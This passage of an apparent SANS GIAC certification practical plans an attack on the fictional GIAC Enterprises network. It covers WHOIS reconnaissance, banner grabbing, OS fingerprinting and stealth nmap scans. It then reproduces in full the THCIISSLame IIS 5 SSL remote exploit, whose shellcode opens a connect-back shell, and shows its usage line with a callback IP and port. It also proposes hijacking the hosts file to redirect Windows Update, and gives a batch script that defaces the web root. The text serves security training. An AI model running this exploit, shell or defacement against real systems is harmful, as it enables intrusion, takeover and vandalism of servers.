
The attack must contain the following stages:

- Perform reconnaissance on GIAC Enterprises.
- Scan the network with active or passive probing.
- Compromise an internal system (i.e. Not directly accessible from the Internet. You may need to compromise a server accessible from the Internet before attacking the real target).
- Retain access to the system.

For this assignment #3 I have randomly chosen Miles Parkin practical submitted November, 2003.

http://www.giac.org/practical/GCFW/Miles_Parkin_GCFW.pdf

Miles Parkin proposed network diagram



My strategy will be to compromise a system in the DMZ and then gain access to an internal system through techniques learned in my SANS track 4 Incident Handling class taught by Ed Skougis[31] and SANS[32]. The first thing I would like to point out is that Miles network diagram is so busy that it alone would scare off any attacker. ☺

Before an attack can be performed environment information reconnaissance must be obtained about the network we are attempting to exploit. We must assume that our intended victim is either actively monitoring their network or has systems in place to monitor and report anomalies. If our reconnaissance is used in an obvious manner our intended victims logging system will probably notice our attempts at reconnaissance.

At this point we need to do some leg work and find out as much information we can about GE's network before we even begin to probe. We know that GE has a web site registered to www.giacenterprises.com. Therefore, we take a few minutes and see what information we can derive off the Internet on their site. By visiting GE site we may be able to ascertain email addresses, phone numbers for later use in social engineering attacks if the compromise of an internal system via the DMZ is unsuccessful.

[31] http://www.counterhack.net/
[32] http://www.sans.org/

Definitions of social engineering

Sarah Granger[33] wrote an article for security focus. In the article she defines social engineering as the following " Most articles I've read on the topic of social engineering begin with some sort of definition like "the art and science of getting people to comply to your wishes" (Bernz 2), "an outside hacker's use of psychological tricks on legitimate users of a computer system, in order to obtain information he needs to gain access to the system" (Palumbo), or "getting needed information (for example, a password) from a person rather than breaking into a system" (Berg). In reality, social engineering can be any and all of these things, depending upon where you sit. The one thing that everyone seems to agree upon is that social engineering is generally a hacker's clever manipulation of the natural human tendency to trust. The hacker's goal is to obtain information that will allow him/her to gain unauthorized access to a valued system and the information that resides on that system.

We start our reconnaissance by pinging their url http://www.giacenterprises.com and we are presented with the IP address registered to the site. At this point we visit http://www.arin.net for more information on their IP address assignment. We are presented with the option to plug in the IP address into the WHOIS db. Sample output could contain the following information.

```
OrgName:    GIAC Enterprises – Fortune Cookie Sayings
OrgID:      GIAC
Address:    1 Nunya Business
City:       Somewhere
StateProv:  USA
PostalCode: 11111
Country:    US

NetRange:   80.196.125.1 - 80.196.125.255
CIDR:       80.196.125.0/24
NetName:    GIAC-NETWORK
NetHandle:  NET-80-196-0-0-1
Parent:     NET-80-0-0-0-0
NetType:    Direct Assignment
NameServer: NS1.GIACENTERPRISES.COM
NameServer:
Comment:
RegDate:    1994-05-18
Updated:    2002-11-12

TechHandle: HOSTM27-ARIN
TechName:   HelpDesk
TechPhone:  +1-973-974-5868
TechEmail:  hostmaster@giacenterprises.com

# ARIN WHOIS database, last updated 2004-03-16 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```

Within five minutes we have learned the IP public IP block associated with GIAC, the address and GE hosts their own DNS server. Now that we know the IP block we can use some passive probing techniques to find out what IP addresses with the public block are listening on certain ports. We know that the Web server is assigned 80.169.251.5. We also know that the DNS server is assigned

[33] http://www.securityfocus.com/infocus/1527

80.169.251.6. With these two IP address we can say with some certainty that other servers in the DMZ fall within the lower 80.169.251.1-50. With this information we can cut down the IP addresses we need to scan to determine what hosts are listening. Since Chris is denying all tcp/udp ports on the border router except for the devices listening, we can ping away on any ports without alerting sensors in the DMZ. However, since we do not know this, a more stealth approach would be warranted. Simply telneting to each address on a specific port spread out over time would be an easy way to determine if host is listening. Since we know that x.x.251.5 is web server and x.x.251.6 is a DNS server, x.x.251.4,7,8,9 is probably a valid server. We telnet to the standard ports over an extended period of time to avoid detection.

80 http, 443 https, 25 smtp, 53 dns, 21 ftp , 22 ssh, etc….

Through the telnet command we have learned verified the following

- 80.169.251.5 is listening on TCP (80,443)
- 80.169.251.6 is listening on TCP (53,25,21)

Name	IP Address	Comment
Public LAN	80.169.251.0/28	GIAC Enterprises public address range.
Giac-ext-rout-01	80.169.251.1	Boarder Router
	80.169.251.2	
	80.169.251.3	
Unnamed	80.169.251.4	NAT for web servers (Hide NAT)
Www	80.169.251.5	Web site VIP (Static NAT)
Mailgw	80.169.251.6	SMTP Server (Static NAT)
	80.169.251.7	
	80.169.251.8	
	80.169.251.9	
	80.169.251.10	
Giacfwl01	80.169.251.12	Primary firewall module
Giacfwl02	80.169.251.13	Secondary firewall module
Giacgw	80.169.251.14	Firewall cluster address
NW Bcast	80.169.251.15	Broadcast Address
www.secpay.com	213.52.208.67	Secpay for remote payment.

According to Mile's documentation he is filtering (ACL's) all the way down to specific hosts on his border router. Good quality, that only traffic destined for the DMZ will get through, bad that this puts a lot of overhead on the router for processing the ACL and also, could generate a vast amount of logs. Mile probably needs to purchase a higher end Cisco router to handle the ACL's and


logging. DOS against the 2600 series router would be very easy with its current configuration. Since no traffic gets through other than on the host level, anyone performing reconnaissance on the entire public subnet would be undetected. However, snort would only need to monitor the specific devices in the DMZ and would not need to decipher all the other traffic that comes through the border router. Mile would probably want to monitor his border router to see how it was handling the load of the ACL's. Mile's diagram does not depict a switch or hub in the DMZ, but I assume that he has a switch and his documentation indicates he is spanning a port for his IDS device.

Our plan would be to perform scan during off business hours. A business this small will probably not have funding for staff to monitor systems 7X24.

Attacking DMZ

With the information we discovered in the previous section we can now use that information to try and hack the servers in the DMZ. Our first goal is to try and determine the OS and applications versions running on the servers located in the DMZ while staying undetected. If we can ascertain this information we can then go searching the net for known exploits.

http://www.netcraft.com/[34]whats provides information about Web server and OS if detectible.



[34] http://www.netcraft.com/[34]

We will us several methods to try and determine the OS running on the servers in the DMZ.

Finger Printing

- AFP (Active finger printing) requires us to connect to the host on various open ports
  - Example – connect to port 80 of x.x.125.5
    - Type some generic name followed by two carriage returns
    - Remote host will respond with this similar data to this
      - HTTP/1.1 400 Bad Request
      - Date: Wed., 16 Mar 2004 15:34:00 GMT
      - Server: IIS/5.0 Windows 2000

- PFP (Passive finger printing) Requires that you have some sort of device to capture packets and then analyze the packets
  - Examples, ethereal[35], sniffer pro[36] etc.
  - We send few or many packets and then analyze packets for the following values.

The following information was obtained from http://www.insecure.org/nmap/nmap-fingerprinting-article.html and http://www.mycgiserver.com/~ethicalhackers/finger.html

1) TTL value.

1. TTL value.

TTL (Time To Live) value is used for telling the OS handling the data the time for which the packet should be handled. If an OS encounters a packet having TTL equals 0 it will discard the packet. As the OS finds that it has to transfer the packet to next network device it will decrease the value by 1. Now let us apply this information practically. Let there be a false ip address 1.1.1.1 we have to find out the OS running on this ip address. We will ping to this computer. Here is a sample output.

Pinging [1.1.1.1] with 32 bytes of data:

Reply from 1.1.1.1: bytes=32 time<18ms TTL=124
Reply from 1.1.1.1: bytes=32 time<48ms TTL=124
Reply from 1.1.1.1: bytes=32 time<182ms TTL=124
Reply from 1.1.1.1: bytes=32 time<589ms TTL=124

Ping statistics for 1.1.1.1:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

TTL=124 shows that the packet ICMP packet we have received has a TTL value of 124. We will traceroute to this computer.

Here is a sample output.

Tracing route to [1.1.1.1]
over a maximum of 30 hops:

[35] http://www.ethereal.com/
[36] http://www.asl-sniffer.co.uk/

1 126 ms 118 ms 125 ms 192.168.0.2

2 145 ms 132 ms 117 ms 1.1.2.1

*3 136 ms 189 ms * 3.3.245.3*

4 630 ms 124 ms 728 ms 1.1.1.1

Above result shows that the remote host was reached in 4 hops (network devices). So we can infer that original TTL value was = no. Of hops+ ttl value we received i.e. 4+124=128

This indicates a windows type OS.

Here is an indicative list.

OS VERSION PLATFORM TTL

Windows 9x/NT Intel 32

Windows 9x/NT Intel 128

Windows 2000 Intel 128

DigitalUnix 4.0 Alpha 60

Unisys x Mainframe 64

Linux 2.2.x Intel 64

FTX(UNIX) 3.3 STRATUS 64

SCO R5 Compaq 64

Netware 4.11 Intel 128

AIX 4.3.x IBM/RS6000 60

AIX 4.2.x IBM/RS6000 60

Cisco 11.2 7507 60

Cisco 12.0 2514 255

IRIX 6.x SGI 60

FreeBSD 3.x Intel 64

OpenBSD 2.x Intel 64

Solaris 8 Intel/Sparc 64

Solaris 2.x Intel/Sparc 255

2) Window Size.

Window Size. *If we analyze the data received from host and found the window size to be 0x7D78 (32120 in decimal) we can infer that host is running on Linux. Linux, FreeBSD, and Solaris maintain same window size throughout session. While Windows NT type OS keeps changing this value. Microsoft OS uses 0x402E and AIX uses 0x3F25 as thier window size*

3) DF bit.

DF bit. *According to RFC 791 there must be 3 bits in an IP packet. Bit 0 is reserved, Bit 1 is DF (Don't Fragment) bit and Bit 2 is MF (More Fragment) bit. If value of any bit is 0 its means false and 1 indicates true. For example we get a packet with DF bit value 1 it tells OS not to fragment the data. Operating systems like Linux kernel 2.4.x, AIX 4.3.x, HP UX 10.30, 11 give value 1 to the DF bit.*

4) TOS.

TOS. *TOS means type of service. Windows 2000,Ultrix and Novell Netware sends data ICMP packet with TOS bit set (value=1). While most UNIX type machine do not set this. This is an effective method of identifying operating systems.*

5) Initial Sequence Number.

Initial Sequence Number. *This number is used by operating systems to keep track of packets handled by them. Each OS can have its own sequence number. TCP/IP connection is made using 3 way handshake process. When a client wants to make a connection with the server, it send a tcp packet with SYN (synchronize) bit on and its own sequence number. If servers is willing to accept connection it sends a tcp packet with both SYN and ACK (acknowledge) bit on and its own sequence number and then client sends a packet with ACK bit on and the connection is now established. Note that in the 2 nd way (when servers sends a syn and ack bit on) it also send its sequence number. This number can have value ranging from 0 to 4,294,967,295. For every successful connection this value is increased by 64000 and by 128000 each second. So my making many connections successively we can get a constant initial sequence number. NMAP and Queso can reliabley detect ISN.*

6) TCP packets with different options to a port (closed as well as open).

TCP packets with different options to a port (closed as well as open). *If we send tcp packets with different options to a machine the output we receive can uniquely identify remote host. I let this task to the reader to play with these bits.*

7) ICMP packet to an unreachable port.

ICMP packet to an unreachable port. *When we send ICMP packets to a closed port on a machine we must expect an "Unreachable Port" error message. Now each OS gives this message after a particular time. This time can be used to identify remote host.*

8) ICMP payload.

ICMP payload. *Microsoft ICMP REQUEST payloads contain the alphabet, while most Unix systems, such as Solaris or Linux, ICMP REQUEST payloads have number and symbols]*

Scanning the Network

There are several tools we could use to scan GIAC's network for open ports.

Superscan[37] Retina[38] Internet Security Scanner[39]

NMAP[40] – Great open source scanner. Nmap is nice for using in stealth mode to evade IDS systems.

Fydor wrote[41], "-sF -sX -sN
Stealth FIN, Xmas Tree, or Null scan modes: There are times when even SYN scanning is not clandestine enough. Some firewalls and packet filters watch for SYNs to restricted ports, and programs like Synlogger and Courtney are available to detect these scans. These advanced scans, on the other hand, may be able to pass through unmolested.

The idea is that closed ports are required to reply to your probe packet with an RST, while open ports must ignore the packets in question (see RFC 793 pp 64). The FIN scan uses a bare (surprise) FIN packet as the probe, while the Xmas tree scan turns on the FIN, URG, and PUSH flags. The Null scan turns off all flags. Unfortunately Microsoft (like usual) decided to completely ignore the standard and do things their own way. Thus this scan type will not work against systems running Windows95/NT. On the positive side, this is a good way to distinguish between the two platforms. If the scan finds open ports, you know the machine is not a Windows box. If a -sF,-sX,or -sN scan shows all ports closed, yet a SYN (-sS) scan shows ports being opened, you are probably looking at a Windows box. This is less useful now that nmap has proper OS detection built in. There are also a few other systems that are broken in the same way Windows is. They include Cisco, BSDI, HP/UX, MVS, and IRIX. All of the above send resets from the open ports when they should just drop the packet."

Great source for the top 75 security tools[42].

Nessus[43] is a vulnerability scanner that runs on various OS platforms. This tool would be very vocal on the network, but would be a great tool to see if the servers in the DMZ had any known vulnerabilities. We could have several systems broadcasting to the DMZ, which would help mask the probes from Nessus. There are some great commercial products for application level vulnerability scanning on Web environments. Appscan[44] and Webinspect[45] to

[37] http://www.webattack.com/get/superscan.shtml
[38] http://www.eeye.com/html/retina.html
[39] http://www.iss.net/products_services/enterprise_protection/vulnerability_assessment/scanner_internet.php
[40] http://www.insecure.org/nmap/
[41] fydor@insecure.org
[42] http://www.insecure.org/tools.html
[43] http://www.nessus.org
[44] http://www.sanctuminc.com/
[45] http://www.spidynamics.com/productline/WE_over.html

name two. The scanners record the session information from a visit to a website and then run through a plethora of tests looking for errors in code.

On April 14th 2004 Microsoft released patches for 14 vulnerabilities[46] associated with their windows products

Patches for vulnerabilities included the following:

- LSASS Vulnerability (Remote Code Execution)
- LDAP Vulnerability (Denial Of Service)
- PCT Vulnerability (Remote Code Execution)
- Winlogon Vulnerability (Remote Code Execution)
- Metafile Vulnerability (Remote Code Execution)
- Help and Support Center Vulnerability (Remote Code Execution)
- Utility Manager Vulnerability (Privilege Elevation)
- Windows Management Vulnerability (Privilege Elevation)
- Local Descriptor Table Vulnerability (Privilege Elevation)
- H.323 Vulnerability (Remote Code Execution)
- Virtual DOS Machine Vulnerability (Privilege Elevation)
- Negotiate SSP Vulnerability (Remote Code Execution)
- SSL Vulnerability (Denial Of Service)
- ASN.1 "Double Free" Vulnerability (Remote Code Execution)

Within one day K-0TIK[47] published a DOS exploit on the SSL Vulnerability. Seven days later K-0TIK published a modified SSL exploit that granted shell access.

- » 04.23.2004 : **TCP Connection Reset Remote Exploit (By Paul A. Watson)**
  - » 04.22.2004 : TCP Connection Reset Remote Windows 2K/XP Attack Tool Source Code
  - » 04.21.2004 : Microsoft IIS 5.0 SSL Remote buffer overflow Exploit (MS04-011)
  - » 04.21.2004 : Linux kernel 2.x setsockopt MCAST_MSFILTER Proof Of Concept
  - » 04.20.2004 : SquirrelMail chpasswd buffer overflow local Root Exploit
  - » 04.16.2004 : WinZip32 MIME Parsing Overflow Proof of Concept Exploit
  - » 04.15.2004 : Microsoft Windows Utility Manager Local SYSTEM Exploit (MS04-011)
  - » 04.14.2004 : Microsoft IIS SSL Remote Denial of Service Exploit (MS04-011)
  - » 04.12.2004 : eMule <= 0.42d IRC Buffer Overflow Remote Exploit
  - » 04.12.2004 : Monit <= 4.2 buffer overflow Remote Root Exploit
  - » 04.09.2004 : Monit <= 4.1 Remote buffer overflow Root Exploit

[46] http://www.microsoft.com/security/security_bulletins/200404_windows.asp
[47] http://www.k-otik.com/

» 04.07.2004 : Panda ActiveScan Control Remote Heap Overflow Exploit

» 04.07.2004 : FirstClass Desktop 7.1 (latest) buffer overflow Exploit

» 04.05.2004 : TCPdump ISAKMP Identification payload Integer overflow Exploit

» 04.04.2004 : Ethereal EIGRP Dissector TLV_IP_INT Long IP Remote DoS Exploit

» 03.28.2004 : Multiple Cisco Products Vulnerabilities Exploit (Cisco Global Exploiter)

We will use this exploit to DOS the Windows 2000 web servers in Mile's DMZ. First, we need to talk about buffer overflows. Most of the above exploits consist of overflowing the buffers in programs to inject code that the processor runs.

Basic example of Buffer Overflow (Ed Skougis)

```
"Void  func(void)
 {
        int I; char buffer[256]
      for(i=0;i<512;i++)
            buffer[i]="A";
      return;

 }
```

This code is a very simple example of a buffer overflow flaw. We setup a buffer that can contain 256 characters, but then because we do not perform proper bounds checking we insert 512 characters into the 256 character buffer we setup, which overflows the buffer."

There are several great articles on writing buffer overflows. My favorite was written by securiteam[48] and mudge[49].

Here is the source code for the SSL exploit written by Johnny Cyberpunk[50].

```
/*************************************************************/
/* THCIISSLame 0.2 - IIS 5 SSL remote root exploit           */
/* Exploit by: Johnny Cyberpunk (jcyberpunk@thc.org)         */
/* THC PUBLIC SOURCE MATERIALS                               */
/*                                                           */
/* Bug was found by Internet Security Systems                */
/* Reversing credits of the bug go to Halvar Flake           */
/*                                                           */
/* compile with MS Visual C++ : cl THCIISSLame.c             */
/*                                                           */
/* At least some greetz fly to : THC, Halvar Flake, FX, gera, MaXX, dvorak, */
/* scut, stealth, FtR and Random                             */
/*************************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock2.h>

#pragma comment(lib, "ws2_32.lib")

#define jumper "\xeb\x0f"
#define greetings_to_microsoft "\x54\x48\x43\x4f\x57\x4e\x5a\x49\x49\x53\x21" (BTW says "THCOWNSIIS)

char sslshit[] = "\x80\x62\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8f\x82\x01\x00\x00\x00";

char shellcode[] =
"\xeb\x25\x7a\x69\x7f\x00\x00\x01\x02\x06\x6c\x59\x6c\x59\xf8"
"\x1d\x9c\xde\x8c\xd1\x4c\x70\xd4\x03\x58\x46\x57\x53\x32\x5f"
"\x33\x32\x2e\x44\x4c\x4c\x01\xeb\x05\xe8\xf9\xff\xff\xff\x5d"
```

[48] http://www.securiteam.com/securityreviews/5OP0B006UQ.html
[49] http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html
[50] jcyberpunk@thc.org

```
"\x83\xed\x2c\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x78\x08\x8d\x5f\x3c\x8b\x1b\x01\xfb\x8b\x5b\x78\x01"
"\xfb\x8b\x4b\x1c\x01\xf9\x8b\x53\x24\x01\xfa\x53\x51\x52\x8b"
"\x5b\x20\x01\xfb\x31\xc9\x41\x31\xc0\x99\x8b\x34\x8b\x01\xfe"
"\xac\x31\xc2\xd1\xe2\x84\xc0\x75\xf7\x0f\xb6\x45\x09\x8d\x44"
"\x45\x08\x66\x39\x10\x75\xe1\x66\x31\x10\x5a\x58\x5e\x56\x50"
"\x52\x2b\x4e\x10\x41\x0f\xb7\x0c\x4a\x8b\x04\x88\x01\xf8\x0f"
"\xb6\x4d\x09\x89\x44\x8d\xd8\xfe\x4d\x09\x75\xbe\xfe\x4d\x08"
"\x74\x17\xfe\x4d\x24\x8d\x5d\x1a\x53\xff\xd0\x89\xc7\x6a\x02"
"\x58\x88\x45\x09\x80\x45\x79\x0c\xeb\x82\x89\xce\x31\xdb\x53"
"\x53\x53\x53\x56\x46\x56\xff\xd0\x89\xc7\x55\x58\x66\x89\x30"
"\x6a\x10\x55\x57\xff\x55\xe0\x8d\x45\x88\x50\xff\x55\xe8\x55"
"\x55\xff\x55\xec\x8d\x44\x05\x0c\x94\x53\x68\x2e\x65\x78\x65"
"\x68\x5c\x63\x6d\x64\x94\x31\xd2\x8d\x45\xcc\x94\x57\x57\x57"
"\x53\x53\xfe\xca\x01\xf2\x52\x94\x8d\x45\x78\x50\x8d\x45\x88"
"\x50\xb1\x08\x53\x53\x6a\x10\xfe\xce\x52\x53\x53\x53\x55\xff"
"\x55\xf0\x6a\xff\xff\x55\xe4";

void usage();
void shell(int sock);

int main(int argc, char *argv[])
{
unsigned int i,sock,sock2,sock3,addr,rc,len=16;
unsigned char *badbuf,*p;
unsigned long offset = 0x6741a1cd;
unsigned long XOR = 0xffffffff;

unsigned short cbport;
unsigned long cbip;

struct sockaddr_in mytcp;
struct hostent * hp;
WSADATA wsaData;

printf("\nTHCIISSLame v0.2 - IIS 5.0 SSL remote root exploit\n");
printf("tested on Windows 2000 Server german/english SP4\n");
printf("by Johnny Cyberpunk (jcyberpunk@thc.org)\n");

if(argc<4 || argc>4)
usage();

badbuf = malloc(327);
memset(badbuf,0,327);

printf("\n[*] building buffer\n");

p = badbuf;

memcpy(p,sslshit,sizeof(sslshit));

p+=sizeof(sslshit)-1;

strcat(p,jumper);

strcat(p,greetings_to_microsoft);

offset^=XOR;
strncat(p,(unsigned char *)&offset,4);

cbport = htons((unsigned short)atoi(argv[3]));
cbip = inet_addr(argv[2]);
memcpy(&shellcode[2],&cbport,2);
memcpy(&shellcode[4],&cbip,4);

strcat(p,shellcode);

if (WSAStartup(MAKEWORD(2,1),&wsaData) != 0)
{
printf("WSAStartup failed !\n");
exit(-1);
}

hp = gethostbyname(argv[1]);

if (!hp){
addr = inet_addr(argv[1]);
}
if ((!hp) && (addr == INADDR_NONE) )
{
printf("Unable to resolve %s\n",argv[1]);
exit(-1);
}

sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
if (!sock)
{
printf("socket() error...\n");
```

```
exit(-1);
}

if (hp != NULL)
memcpy(&(mytcp.sin_addr),hp->h_addr,hp->h_length);
else
mytcp.sin_addr.s_addr = addr;

if (hp)
mytcp.sin_family = hp->h_addrtype;
else
mytcp.sin_family = AF_INET;

mytcp.sin_port=htons(443);

printf("[*] connecting the target\n");

rc=connect(sock, (struct sockaddr *) &mytcp, sizeof (struct sockaddr_in));
if(rc==0)
{
send(sock,badbuf,326,0);
printf("[*] exploit send\n");
Sleep(500);

mytcp.sin_addr.s_addr = 0;
mytcp.sin_port=htons((unsigned short)atoi(argv[3]));

sock2=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);

rc=bind(sock2,(struct sockaddr *)&mytcp,16);
if(rc!=0)
{
printf("bind error() %d\n",WSAGetLastError());
exit(-1);
}

rc=listen(sock2,1);
if(rc!=0)
{
printf("listen error()\n");
exit(-1);
}

printf("[*] waiting for shell\n");
sock3 = accept(sock2, (struct sockaddr*)&mytcp,&len);
if(sock3)
{
printf("[*] Exploit successful ! Have fun !\n");
printf("[*] -------------------------------------------------------------------------\n\n");
shell(sock3);
}
}
else
{
printf("\nCan't connect to ssl port 443!\n");
exit(-1);
}

shutdown(sock,1);
closesocket(sock);
shutdown(sock,2);
closesocket(sock2);
shutdown(sock,3);
closesocket(sock3);

free(badbuf);

exit(0);
}

void usage()
{
unsigned int a;
printf("\nUsage: <victim-host> <connectback-ip> <connectback port>\n");
printf("Sample: THCIISSLame www.lameiss.com 31.33.7.23 31337\n\n");
exit(0);
}

void shell(int sock)
{
int l;
char buf[1024];
struct timeval time;
unsigned long ul[2];

time.tv_sec = 1;
time.tv_usec = 0;
```

```
while (1)
{
ul[0] = 1;
ul[1] = sock;

l = select (0, (fd_set *)&ul, NULL, NULL, &time);
if(l == 1)
{
l = recv (sock, buf, sizeof (buf), 0);
if (l <= 0)
{
printf ("bye bye...\n");
return;
}
l = write (1, buf, l);
if (l <= 0)
{
printf ("bye bye...\n");
return;
}
}
else
{
l = read (0, buf, sizeof (buf));
if (l <= 0)
{
printf("bye bye...\n");
return;
}
l = send(sock, buf, l, 0);
if (l <= 0)
{
printf("bye bye...\n");
return;
}
}
}
}
```

Once compiled you run the exploit using the following command.

- C:\ **THCIISSLame [80.169.25]{1.5 1.1.1.1} (443)**
  - [ ] destination of exploit
  - { } source
  - ( ) tcp port connection comes back on

Program overflows the SSL buffer and then spawns a command prompt back on source machine via port 443. Cool, however in Mile's current environment this would not work. Why? Mile added an ACL & firewall rule that blocks traffic initiated from the web server back out the Internet. Or, does it… Mile is redirecting paying customers to an offsite pay site called "sacpay.com" on port 443. Therefore, the web server would be able to connect back to a remote site via 443. However, the current exploit would not work. This exploit was a modified version of the original exploit written on April 14. The exploit was a denial of service exploit. This exploit causes the LSASS[51] to crash. Through tests the server once exploited will reboot about 90 seconds into the exploit. If no monitoring software is run on the server, you would never know the server rebooted. So, how could we gain root access on these servers? Lets assume we are crafty buffer overflow writer. Since we cannot generate the connection back to our us for shell access we could write the exploit to modify the c:\winnt\system32\drivers\etc\hosts file. We could add an entry for http://v4.windowsupdate.microsoft.com to point to somebody's pc that has been

[51] http://securityresponse.symantec.com/avcenter/security/Content/10108.html

hacked. We could have a program running that was waiting for Mile to figure wonder why his box was rebooting and possibly want to run a quick update. Mile would have to open the firewall and ACL to allow the server(s) to get to MS updates and … we could dump "malicious" code on his server that I wrote.

Example:

```
cd \inetpub\wwwroot
echo ^<html^> > default.html
echo ^<head^> >> default.html
echo ^<title^>Microsoft Security Bulletin MS04-011^</title^> >> default.html
echo ^<style^> >> default.html
echo BODY >> default.html
echo { >> default.html
echo    PADDING-RIGHT: 0px; >> default.html
echo    PADDING-LEFT: 0px; >> default.html
echo    PADDING-BOTTOM: 0px; >> default.html
echo    MARGIN: 20px; >> default.html
echo    FONT: 40px verdana, arial, helvetica, sans-serif; >> default.html
echo    COLOR: #c0c0c0; >> default.html
echo    PADDING-TOP: 0px; >> default.html
echo    BACKGROUND-COLOR: #002D59; >> default.html
echo } >> default.html
echo A >> default.html
echo { >> default.html
echo    FONT-WEIGHT: 600; >> default.html
echo    FONT-SIZE: 40px; >> default.html
echo    COLOR: #64D9FF; >> default.html
echo    FONT-FAMILY: verdana, arial, helvetica, sans-serif; >> default.html
echo    TEXT-DECORATION: none; >> default.html
echo } >> default.html
echo A:link{} >> default.html
echo A:visited{} >> default.html
echo A:hover{COLOR: #0099cc;} >> default.html
echo ^</style^> >> default.html
echo ^</head^> >> default.html
echo ^<body^> >> default.html
echo ^<p^>Guess I shoulda ^<a href="http://www.microsoft.com/technet/security/bulletin/MS04-
011.mspx"^>patched^</a^> huh? >> default.html
echo ^</body^> >> default.html
echo ^</html^> >> default.html
copy default.html index.htm
copy default.html index.html
copy default.html default.htm
copy default.html index.asp
copy default.html index.php
copy default.html index.shtml
```

Of course, we are assuming we could do this, right now we can only Denial of Service their server by forcing it to reboot every 90 seconds. We can use this exploit to initiate a connection on port 443 to secpay.com. Most likely this would cause a disruption in the GIAC to Secpay process. However, our goal here is to compromise an internal system. To help mitigate these exploits from happening there are several key things we need to do.

1. Patch,Patch,Patch… Stay up to date on whats happening on the net. My best source for information is http://isc.sans.org/
